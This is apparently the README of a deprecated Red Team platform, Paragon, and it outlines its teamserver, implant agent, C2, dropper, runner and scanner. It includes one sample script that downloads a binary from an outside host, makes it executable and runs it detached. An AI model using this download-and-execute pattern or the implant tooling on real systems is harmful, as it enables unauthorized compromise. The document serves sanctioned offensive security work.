 kcarretto/paragon
Red Team engagement platform with the goal of unifying offensive tools behind a simple UI

This project has been deprecated, please refer to our new Realm project, which builds upon many of the ideas we had when building this repo.



Paragon is a Red Team engagement platform. It aims to unify offensive tools behind a simple UI, abstracting much of the backend work to enable operators to focus on writing implants and spend less time worrying about databases and css. The repository also provides some offensive tools already integrated with Paragon that can be used during engagements.
This repository is still under heavy development and is not ready for production use. When it is considered stable, a V1.0.0 tag will be released. Until then, the API may encounter breaking changes as we continually simplify our design. Please read the developer documentation below if you'd like to help us reach this milestone faster.
A quick demonstration instance can be setup by cloning the repository and running docker-compose up. Open 127.0.0.1:80 in your browser to get started!
The utilized images are available on docker-hub, and can be configured from a docker-compose file for a production deployment.
Most components in this repository rely on a Python-like scripting language which enables powerful control and customization of their behaviour. The language is a modified version of Google's starlark, extended with cross-platform functionality for operators. This also enables tools like the agent and dropper (discussed below) to execute tasks without relying on system binaries (curl, bash, etc). All operations are executed as code in Golang, so it's intuitive to add additional functionality to the scripting environment. Here is an example script:
# Download a file via https, execute it, and don't keep it as a child process.
load("sys", "request")

new_bin = "/tmp/kqwncWECaaV"
request("https://library.redteam.tld", writeToFile=new_bin)

# set new_bin permissions to 0755
chmod(new_bin, ownerRead=True, ownerWrite=True, ownerExec=True, groupRead=True, groupExec=True, worldRead=True, worldExec=True)
exec(new_bin, disown=True)
Provides a simple web application and GraphQL API to interface with a Red Team knowledge graph, unifying tools behind a centralized source of truth and abstracting many tedious backend concerns from operators. Integrate your custom tools with the Teamserver (using the GraphQL API or event subscriptions) to save time on the backend work. The Teamserver records all activity, so with all of your tools unified in one place, writing post-engagement reports becomes signficantly easier.
The below tools are also included within the repository. They can easily be extended to fit many cross-platform use cases.
Paragon provides a tool for packaging assets (binaries, scripts, etc.) into a single binary that when executed will execute your custom deployment script that may write assets to the filesystem, launch processes, download files, handle errors, and more. It is fully cross-platform and statically compiled, providing reliable deployments. If you wish to extend it's functionality, you may simply extend the generated golang file before compiling.

An implant that executes tasks and reports execution results. It is configured by default to execute tasks using Paragon's Python-like scripting language and to communicate with a C2 via http(s). It is written in Go, and can be quickly modified to add new transport methods (i.e. DNS), execution options, fail over logic, and more.
Acts as a middleman between the Agent and the Teamserver. It handles agent callbacks for a variety of communication mechanisms, and provides it with new tasks from the teamserver queue.
Instead of waiting for a callback, some situations might require a foward connection to quickly execute a task and view it's output. The runner accomplishes this by subscribing to task queues and establishing a connection to the target machine (i.e. using ssh). This enables shell-like integrations to utilize the same interface as implants and C2s. It also allows for initial implant deployment to be conducted through this interface.
Monitor target network activity and visible services. Map out a graph of the engagement network, and trigger automation on state changes (i.e. ssh becomes available).
Setting the PG_KS_MachineUUID killswitch environment variable for the teamserver will disable lookups that utilize machine UUIDs.
To ensure clear communication about these complex systems, we have outlined a few project-specific terms below that will be used throughout the project's documentation.
Any malicious software that will be run on compromised systems during the engagement.
Desired operations to be executed on a specific compromised system. Tasks provide execution instructions to implants, however their syntax / structure can be completely specific to a tool.
